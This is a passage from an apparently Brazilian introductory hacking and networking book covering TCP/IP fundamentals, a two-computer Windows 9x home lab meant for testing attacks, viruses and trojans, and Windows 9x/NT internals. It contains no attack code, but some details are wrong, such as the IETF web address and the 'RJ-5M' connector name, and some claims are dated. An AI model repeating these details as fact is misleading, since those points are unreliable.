Note que chamamos o conjunto de protocolos TCP/IP de família. Há mais deles do que apenas esses dois, que dão nome à família (e são, realmente, os mais importantes). Além deles, existe o UDP (User Datagram Protocol) e o ICMP (Internet Control Message Protocol), entre outros. TCP e UDP são protocolos de camada 4, ou seja, propiciam métodos para que os dados vindos da camada 5 sejam **transportados** até o nó destino. IP e ICMP, por outro lado, são protocolos de camada 3, o que significa oferecer insumos para que a camada 4 possa fazer seu serviço.

O TCP/IP e protocolos auxiliares estão definidos em uma série de documentos mantidos pelo Interbet Engineering Task Force (IETF). Procure pelas RFCs 791, 792 e 793 no site oficial: *www.ietf.com/rfc.html*.

Embora vamos estudar o TCP/IP com detalhes no capítulo complementar a este, Redes II, alguns aspectos devem estar claros para que possamos continuar a leitura deste livro.

O protocolo IP

O grande agente transportador de nossos dados entre as diferentes redes é o protocolo IP. O protocolo define um pacote de dados, que contém campos parecidos com os campos que vimos no quadro Ethernet e uma área para transportar os dados vindos da camada superior. Entre esses campos, temos os endereços IP de destino e origem, flags de controle e versão – em suma, tudo o que se espera de uma implementação real de um protocolo.

Um pacote IP parece-se com este:

<table>
<tr><td>Versão</td><td>IHL</td><td>Tipo de Serviço</td><td colspan="2">Tamanho Total</td></tr>
<tr><td colspan="3">Identificação</td><td>"Flags"</td><td>Fragmentação</td></tr>
<tr><td colspan="2">Tempo de Vida</td><td>Protocolo</td><td colspan="2">Número de Verificação</td></tr>
<tr><td colspan="5">Endereço IP de origem</td></tr>
<tr><td colspan="5">Endereço IP Destino</td></tr>
<tr><td colspan="4">Opções (se houverem)</td><td>Enchimento</td></tr>
<tr><td colspan="5">Dados</td></tr>
</table>

Endereço IP

Um número de IP contém 4 bytes com tamanho específicos no formato: 000.000.000.000, em que cada byte pode incorporar um valor que vai de 0 até 255, como em 198.254.10.1. Outra informação pertinente é a de que não deve haver duas máquinas com o mesmo endereço IP em uma mesma rede, pois isso causaria conflito nas máquinas e uma delas estaria impossibilitada de se conectar à rede.

Máscara de Rede

Possui o mesmo formato do endereço IP (000.000.000.000), mas afeta apenas um segmento particular da rede. É utilizada para dividir grandes redes em redes menores, facilitando a administração e reduzindo tráfego expúrio.

TCP/UDP

Dentro dos pacotes IP, podemos transportar dois tipos de pacotes de dados pertencentes à camada 4. Um deles, o TCP, é o meio utilizado pela maioria dos serviços para carregar informações entre as duas extremidades da conexão, e possui características de controle de fluxo e recebimento. O outro é o UDP, mais simples e sem qualquer tipo de controle, mas é rápido e com impacto menor no desempenho da rede.

Portas

O pacote IP está relacionado à rede, e portanto sabe apenas levar seus dados de um lado a outro. Já os pacotes TCP e UDP estão mais relacionados à aplicação ou serviço que está enviando ou transmitindo os dados. Cada um desses serviços está relacionado a um número chamado **porta**. Por exemplo, em um servidor qualquer, a porta TCP 80 oferece o serviço HTTP, enquanto a porta UDP 53 pode oferecer um servidor de DNS.

DNS

O Domain Name Server traduz um nome de fácil memorização em um número de IP. Por exemplo, vamos supor que o IP de um servidor na Internet seja 200.167.208.1, o DNS poderá atribuir um nome a ele para que sua localização seja mais fácil, como www.siteprocurado.com.br. Ao colocar esse endereço legível no browser, esse vai entrar em contato com o servidor de DNS e fazer a conversão para número IP.

ARP

Similar ao DNS, mas faz a tradução do endereço IP em endereço MAC. Quando o pacote IP chega à rede destino, deve haver um mecanismo que diga ao pacote para qual máquina ele deve se dirigir. Como o número IP está contido no pacote, faz-se uma pergunta a todas as máquinas da rede: "quem tem meu IP"? A interface configurada com aquele IP responde com o endereço MAC, e o pacote é enviado a ela.

Laboratório de Redes I

O laboratório de Redes I tem como objetivo auxiliar o leitor iniciante na montagem de uma rede doméstica. Mas qual é a utilidade desse tipo de rede para o futuro hacker ou administrador? A resposta é bem simples: testar técnicas de ataque e defesa em uma rede fechada. Isso pode englobar desde a instalação de um firewall caseiro até o teste com vírus e trojans.


Obviamente, são necessários pelo menos dois computadores para que a rede seja criada. Como a intenção é montar uma rede para testes, você pode optar por computadores mais antigos e sem tantos recursos, como CD-ROM e hardware de som. A seguir, vamos conferir os passos para a montagem da rede desde a parte física até as configurações necessárias.

Recursos necessários

- 2 computadores;
- 2 placas de rede (PCI ou ISA);
- Cabos de par trançado na configuração cross-over;
- Sistema operacional (nesse caso, estaremos trabalhando com Windows 9x).

Instalação da parte física

Após a escolha das placas de rede, chega o momento de instalá-las nos computadores. Essa não é uma tarefa difícil, basta apenas que você tome cuidado para não danificar o equipamento. Após a abertura do gabinete, devemos procurar um slot livre para acomodar a placa de rede. Geralmente, eles ficam situados na parte inferior à direita da placa-mãe, como mostra a figura:



Após a fixação da placa, reinicie o computador. Provavelmente o sistema operacional vai detectar a presença de um novo hardware e apresentar uma janela com as opções para a instalação. Opte sempre por instalar os drivers originais que acompanham a placa. O Windows vai concluir a instalação e então é só repetir o processo no outro computador. Após decidir onde as máquinas ficarão localizadas, chega a hora de colocar os cabos para concluir a parte física da rede.

Como estamos tratando da conexão de apenas dois micros, usaremos o cabo conhecido como cross-over. Os cabos de rede possuem pequenos fios que devem estar dispostos em uma certa seqüência para que possa haver a troca de dados, no caso do cross-over, é preciso inverter alguns desses fios. As lojas de informática já vendem esses cabos prontos, mas, se você quiser aprender como montá-los, observe no quadro abaixo a seqüência correta de clipagem no cabo, lembrando que o conector (ponta do cabo) deve ser RJ-5M:

Ponta A	Ponta B
1- Branco/Laranja	1- Branco/Verde
2- Laranja	2- Verde
3- Branco/Verde	3- Branco/Laranja
4- Azul	4- Azul
5- Branco/Azul	5- Branco/Azul
6- Verde	6- Laranja
7- Branco/Marrom	7- Branco/Marrom
8- Marrom	8- Marrom

Agora, basta apenas configurar os computadores para estabelecer uma conexão de rede. Atenção! Nunca use um cabo cross-over em uma rede com hubs. A risco de danificar o equipamento.

Configurando a rede

Com todas as instalações de hardware completas, chega a hora de configurar os computadores. Para montagem da rede, vamos utilizar o protocolo TCP/IP visto anteriormente, pois esse é mais flexível e confiável. A configuração do endereço IP fica a critério de quem está montando a rede, isso porque o próprio Windows pode designar um IP automaticamente para cada máquina se desejado. Aqui, nós atribuiremos manualmente os IPs.

Windows 9.x

Em primeiro lugar, você deverá utilizar a faixa IPs que estão reservadas para as redes domésticas. Esse número fica entre 192.168.0.1 e 192.168.255.254, além disso, o endereço de cada micro deve ser diferente para que não haja conflito entre os dois. Também devemos conferir se o protocolo TCP/IP está instalado. Para tanto, abra o painel de controle e vá em "Redes", se o protocolo não estiver

listado na guia "Configuração", então será necessário instalá-lo. Aproveite também para instalar o "Cliente para redes Microsoft" e o "Compartilhamento de arquivos e impressoras para redes Microsoft". Então, clique no botão "compartilhamento de arquivos e impressoras" e marque a opção "Desejo que outros usuários tenham acesso aos meus arquivos".

Após decidir o número de IP, é hora de prosseguir. Abra novamente o ícone de redes no painel de controle, escolha o protocolo TCP/IP e clique no botão de propriedades. Uma nova janela será aberta, então clique na guia "Endereço IP" e marque a opção "Especificar um endereço IP", preencha o campo do IP com o número de sua preferência e, no campo da sub-máscara de rede, você deve colocar o seguinte número: 255.255.255.0.

Agora nós devemos identificar o computador e o grupo de trabalho, para isso, clique na guia "Identificação" na janela de redes. Lembrando que o nome dos computadores pode ser diferente, mas a grupo de trabalho deve ser o mesmo. O computador será reinicializado, mas desta vez, ele pedirá uma senha e um login para a rede.

Pronto, se os dois computadores estiverem conectados e configurados corretamente, você deve ter sua rede rodando sem problemas. Para compartilhar uma pasta, basta apenas clicar com o botão direito do mouse na pasta desejada e acessar as opções de compartilhamento.

Plataforma Windows

Capítulo 3

"Aujourd'hui roi, demain rien".[1]
(Ditado popular francês)

1 Hoje rei, amanhã nada.

Costuma-se dizer que mais de 90% dos computadores destinados ao usuário final – seja em empresas ou em casa – possuem algum sistema Microsoft Windows instalado. Esses números podem até ser questionados, mas é inegável que a empresa fez um bom trabalho de usabilidade (e de marketing!) para fazer o usuário e o desenvolvedor de software acreditarem que o Windows é a única opção de sistema operacional para leigos.

Hoje a realidade é até um pouco pior que isso. As pessoas compram seus computadores em supermercados com Windows instalado de fábrica e acreditam que o programa é parte intrínseca da máquina. Elas não acham que precisem de opções. Assim como compra-se um automóvel já com o volante, compra-se computadores já com o sistema da gigante de Redmond.

As "famílias" Windows

Há duas correntes de desenvolvimento do Microsoft Windows, formando quase que duas plataformas completamente diferentes internamente, embora conservando a mesma aparência externa.

Família Win9x

Composta pelos sistemas Windows 95, Windows 98 e Windows Me, essa família caracteriza-se por possuir um kernel em parte baseado no antigo MS-DOS e, portanto, compatibilidade com programas antigos. Também por isso possuem algumas limitações.

A família Win9x é uma versão quase totalmente reescrita do Windows 3, que não era exatamente um sistema operacional. O Windows 3 era considerado por alguns apenas como uma interface gráfica que rodava em cima do MS-DOS. Os autores concordam com essa afirmação apenas em parte. O Windows 3 acrescentava características há muito desejadas pelos usuários e já presente há alguns anos em sistemas Macintosh, como o processamento multitarefa e um melhor gerenciamento de memória. E o usuário podia interagir com o sistema utilizando um dispositivo apontador, o mouse. Isso desobrigava-o a decorar dezenas de comandos para chamar seus programas e gerenciar seus arquivos. Com efeito, podemos dizer que o conjunto MS-DOS + Windows 3 deveria ser considerado um sistema operacional completo.

O Windows 95 era um passo à frente. As APIs (Application Programming Interfaces – uma espécie de "tomada" do sistema operacional em que você encaixa o seu programa) foram completamente remodeladas. Mas o kernel do sistema era um "frankenstein" contendo vários elementos novos costurados em uma versão atualizada do velho MS-DOS, embora totalmente escondido. As versões subseqüentes (Windows 98, Windows 98 SE e Windows Me) ainda carregam versões (sempre atualizadas, é verdade) desse kernel. Como o MS-DOS era monotarefa, transformá-lo em um sistema multitarefa como o Windows requereu diversos work-arounds e programas externos rodando na área do usuário e

executando tarefas que seriam do kernel. O gerenciamento de memória é um exemplo. Talvez isso explique a conhecida instabilidade desses sistemas, especialmente os erros do tipo GPF. A adoção do MS-DOS como ponto de partida para o desenvolvimento das novas versões do Windows teve, entretanto, a vantagem de oferecer compatibilidade a software e hardware antigos.

Família WinNT

É composta pelos sistemas operacionais Windows NT, Windows 2000 e Windows XP[2]. Sua primeira versão, o Windows NT, foi desenvolvida para ser o sistema operacional de redes da Microsoft. Utilizando tecnologia de rede do LAN Manager com a interface gráfica do Windows 3.1 e um novo projeto de kernel, o Windows NT pretendia brigar num mercado dominado por máquinas Unix e Novell. Mesmo com desempenho, escalabilidade e confiabilidade, na época, menores do que os de seus adversários, a Microsoft conseguiu, em poucos anos, alavancar o Windows NT como a plataforma de redes mais viável e utilizada. Fez isso baseada em três princípios:

- **Preço baixo:** uma licença do Windows NT custava muitíssimo menos que licenças do Novell Netware ou de qualquer sabor de Unix. E rodava em servidores baseados em processadores Intel, hardware mais barato que as caríssimas RISC dos Unices.
- **Facilidade de configuração e operação:** enquanto os servidores Unix e Novell possuíam interfaces com o usuário baseadas em caractere, o Windows NT disponibilizava para os administradores de sistema uma interface gráfica semelhante à dos micros desktop.
- **Marketing:** a máquina de divulgação da empresa, localizada em Redmond, no estado de Washington, EUA, é mundialmente conhecida. Eles foram muito felizes ao promover o novo sistema operacional de redes da Microsoft, evidenciando ao máximo na mídia os dois princípios anteriores.

Os sistemas operacionais para servidores de rede da Microsoft, impulsionados pelos três princípios citados e auxiliados pela inércia dos concorrentes, levaram o Windows NT ao primeiro lugar em servidores administrativos durante a década de 90. Mas a Microsoft percebeu que havia um mercado também para SOs que rodassem nos computadores das pessoas, em casa ou no escritório. Essas pessoas necessitavam da estabilidade e confiabilidade que o *kernel* do Windows NT proporcionava.

A família Windows NT logo ganhou versões para ser usada nas máquinas-cliente (ou seja, em casa ou no escritório). Era chamado de Windows NT Workstation, e possuía uma estabilidade muito superior à de qualquer mem-

2 Apesar de a Microsoft divulgar que o Windows 2000 é um sistema totalmente reescrito, apenas baseado no Windows NT, sabe-se por fontes não oficiais que ele ainda possui muita coisa intocada do NT original. O Windows XP, por outro lado, possui partes do Windows 2000 e do Windows Me, para garantir compatibilidade com os programas antigos do usuário. O que quer dizer que ainda há tecnologias do NT, do Win9x e mesmo do velho MS-DOS nele.

bro da família Win9x até hoje. Era, basicamente, o *kernel* do NT Server sem os serviços de servidor e com algumas modificações para adaptá-lo aos computadores de mesa. Alguns usuários, cansados de ter de reiniciar a máquina e perder dados a cada GPF, migraram para o Windows NT Workstation[3].

Mas nem tudo eram flores. O *kernel* do Windows NT era muito diferente do kernel da família Win9x. Quebrar a compatibilidade entre sistemas operacionais significava quebrar a compatibilidade com software e hardware antigos. Muitos deles simplesmente não funcionariam no Windows NT. O usuário deveria escolher, então, entre estabilidade e compatibilidade.

A última encarnação do Windows, batizada de XP, pretende acabar com esse problema. Utilizando técnicas de convergência entre as tecnologias das famílias Win9x e NT, a Microsoft conseguiu criar uma versão de seu produto mais famoso que, segundo ela, alia a estabilidade do Windows 2000 e a compatibilidade do Windows Me. A versão Server do Windows XP, chamada de Windows 2003 Server[4], deve estar no mercado em meados deste ano.

Nos bastidores...

Qualquer um que tenha o objetivo de se tornar um "hacker" (qualquer que seja o sentido que você empregue à palavra) deve conhecer profundamente o funcionamento de pelo menos um sistema operacional. Apesar de os sistemas Unix serem uma boa escola, por sua modularização extremamente didática, entender o que se passa "nas coxias" dos sistemas da Microsoft ajuda a entender como um sistema pode evoluir, e possíveis maneiras de contornar problemas inerentes à compatibilidade com tecnologias antigas.


Devido à natureza proprietária e fechada dos produtos Microsoft, nem todas as informações sobre os sistemas são divulgadas. Este capítulo tomou como ponto de partida o *knowledge base* autorizado pela empresa. Não entraremos em muitos detalhes a respeito do kernel do sistema.

Estrutura

De uma forma geral, ambas as famílias do sistema operacional Windows empregam o conceito de microkernel: apenas os serviços mais básicos são implementados. Todos os outros são executados por programas externos, que rodam em user mode, ou seja, como programas comuns. Grosso modo, isso significa que o usuário pode perigosamente ter acesso a partes do kernel.


3 Alguns usuários tentaram outros sistemas, como o OS/2 (antes de ser morto pela IBM), o Macintosh (neste caso, substituindo não só o software, mas todo o computador) e, mais recentemente, opções como o BeOS, o FreeBSD e o Linux. Com exceção do OS/2 e do BeOS (recentemente descontinuado), a maioria das pessoas que migrou para outras plataformas não retornou ao Windows. Sintomático?

4 Essa versão teve oficialmente quatro nomes diferentes, e outros tantos extra-oficiais. Chegou a ser chamada de Windows .NET Server numa referência às novas tecnologias baseadas em XML da empresa, mas ao que parece a Microsoft desistiu da associação no nome. Mesmo assim, o produto está sendo chamado no site da empresa de "o aglutinador das tecnologias .NET" ("the glue to all .NET technologies").



Internamente, as duas famílias de produtos Windows são muito diferentes, embora exista uma camada de compatibilidade para que ambas as plataformas possam compartilhar os mesmos drivers de equipamentos e periféricos, os famigerados Device Drivers. A família NT possui ainda camadas de compatibilidade de software que permite ao sistema operacional executar com sucesso programas desenvolvidos para a família Win9x e mesmo para padrões alienígenas como Unix/POSIX, Windows 16 bits e OS/2 da IBM.


- **Família Win9x**




Observe atentamente o diagrama. A estrutura interna do Windows 9x é aparentemente modular. Há uma divisão clara entre o núcleo (normalmente chamado de *core*) e as outras partes do sistema. Tal divisão, embora visível no papel, é extremamente tênue na prática. Vários processos críticos do sistema rodam na mesma área de memória e disputam os mesmos recursos de processamento que os programas do usuário. Apesar de simplificar o desenvolvimento do SO e permitir compatibilidade com hardware e software legados, não há como escapar das instabilidades que essa estrutura acarreta.

Os programas do usuário (planilha, editor de textos, navegador, etc.) não acessam o núcleo diretamente. Cada programa de 32 bits roda em uma máquina virtual separada, e tem a impressão de possuir um hardware e um núcleo do sistema operacional exclusivos. Programas antigos para o MS-DOS também rodam em máquinas virtuais separadas, mesmo porque eles tendem a capturar todos os recursos da máquina para si e, não fossem as máquina virtuais, seria impossível rodá-los no Windows. Já os programas de 16 bits do Windows 3, devido à sua natureza multitarefa colaborativa, rodam todos numa mesma máquina virtual de 16 bits.

Há um shell para interfacear as mensagens entre cada máquina virtual dos programas e o núcleo real do sistema. Esse shell também se encarrega de fornecer os widgets (botões, barras de rolagem, indicadores de progresso, decoração das janelas) para as aplicações e de mostrar as janelas já montadas para o usuário, de forma que ele possa interagir com o sistema. Esse shell também fornece alguns dos utilitários e ferramentas do sistema, como o Windows Explorer, o Painel de Controle e o Ambiente de Rede.




O coração da família Win9x é o core system. Composto por três componentes: o kernel, responsável pelo controle de processos, de E/S e do hardware; o user, que controla os elementos manipuláveis pelo usuário (janelas, eventos disparados pelo usuário, ícones, menus) e multimídia; e o GDI ou Graphics Device Interface, que interage com o hardware de vídeo. O subsistema de impressão também está situado no GDI.




A família Win9x tem o compromisso de ser compatível com aplicativos antigos de 16 bits do Windows 3.11 e mesmo do MS-DOS. Portanto, os componentes kernel, user e GDI do núcleo são, na verdade, duplas de arquivos. Os componentes correspondentes do ancião Windows 3.11 ainda estão presentes e os aplicativos antigos os acessam. Esse é um dos maiores calcanhares-de-aquiles da família Win9x: os programas de 16 bits não trabalham em modo protegido, nem acessam um core que trabalhe nesse modo. O resultado é a destruição completa da preempção multitarefa do sistema e do gerenciamento de memória.


Entre o núcleo e os drivers para os dispositivos de hardware existe uma camada também de interface, com rotinas que tornam o core do Windows independente do hardware utilizado. Um dos componentes dessa camada é o VMM ou Virtual Machine Manager. É o VMM que cria e administra cada uma das máquinas virtuais para todos os programas do usuário, e o próprio núcleo do sistema tem sua própria VM.



Outro componente dessa camada é o IFS ou Installable File System. O sistema não é preparado para reconhecer um número finito de sistemas de arquivos de maneira nativa. Em vez disso, o IFS permite que novos file systems sejam "plugados", fornecendo assim compatibilidade para virtualmente quaisquer tipos deles - basta que alguém escreva o módulo correspondente.



O Gerenciador de Configurações, por outro lado, é o responsável pela auto-matização da instalação de hardware Plug and Play e seus drivers. O módulo rege todo o processo de instalação, configuração e desinstalação, e mantém atualizada a base de dados de hardware no Registro.



Por fim, o WDM (Win32 Driver Model) é uma camada de tradução entre os drivers de dispositivo e o núcleo. Ele "engana" o driver, fazendo-o pensar que está instalado no kernel de um Windows NT. Com isso, fornecedores de hardware podem desenvolver drivers que funcionem em ambas as plataformas indiferentemente.

A camada do sistema operacional mais próxima do hardware é a de device drivers. Estes são compostos por dois tipos complementares de drivers, os Universais e os Mini-drivers. Veja a ilustração:


Os drivers Universais são grandes guarda-chuvas com especificações genéricas para os dispositivos. Por exemplo, há um driver chamado Universal Modem que contém informações genéricas compartilhadas pela maioria dos modens. Isso facilita sobremaneira o desenvolvimento de drivers com as características específicas. Tais características são implementadas em drivers auxiliares chamados de Mini-drivers. No nosso exemplo dos modens, um fabricante pode se basear no driver Universal e escrever um Mini-driver apenas com as especificações que diferirem. Note ainda que muitos dispositivos de hardware podem trabalhar somente com o driver universal.

O tipo de driver mais comum é o Virtualization Driver, ou VxD. Alguns dispositivos de hardware devem ser capazes de atender simultaneamente a solicitações de diversos programas. Esses dispositivos usam VxDs para criar várias instâncias de si mesmos. Cada máquina virtual do sistema pensa, então, que o hardware em questão é exclusivo para si.

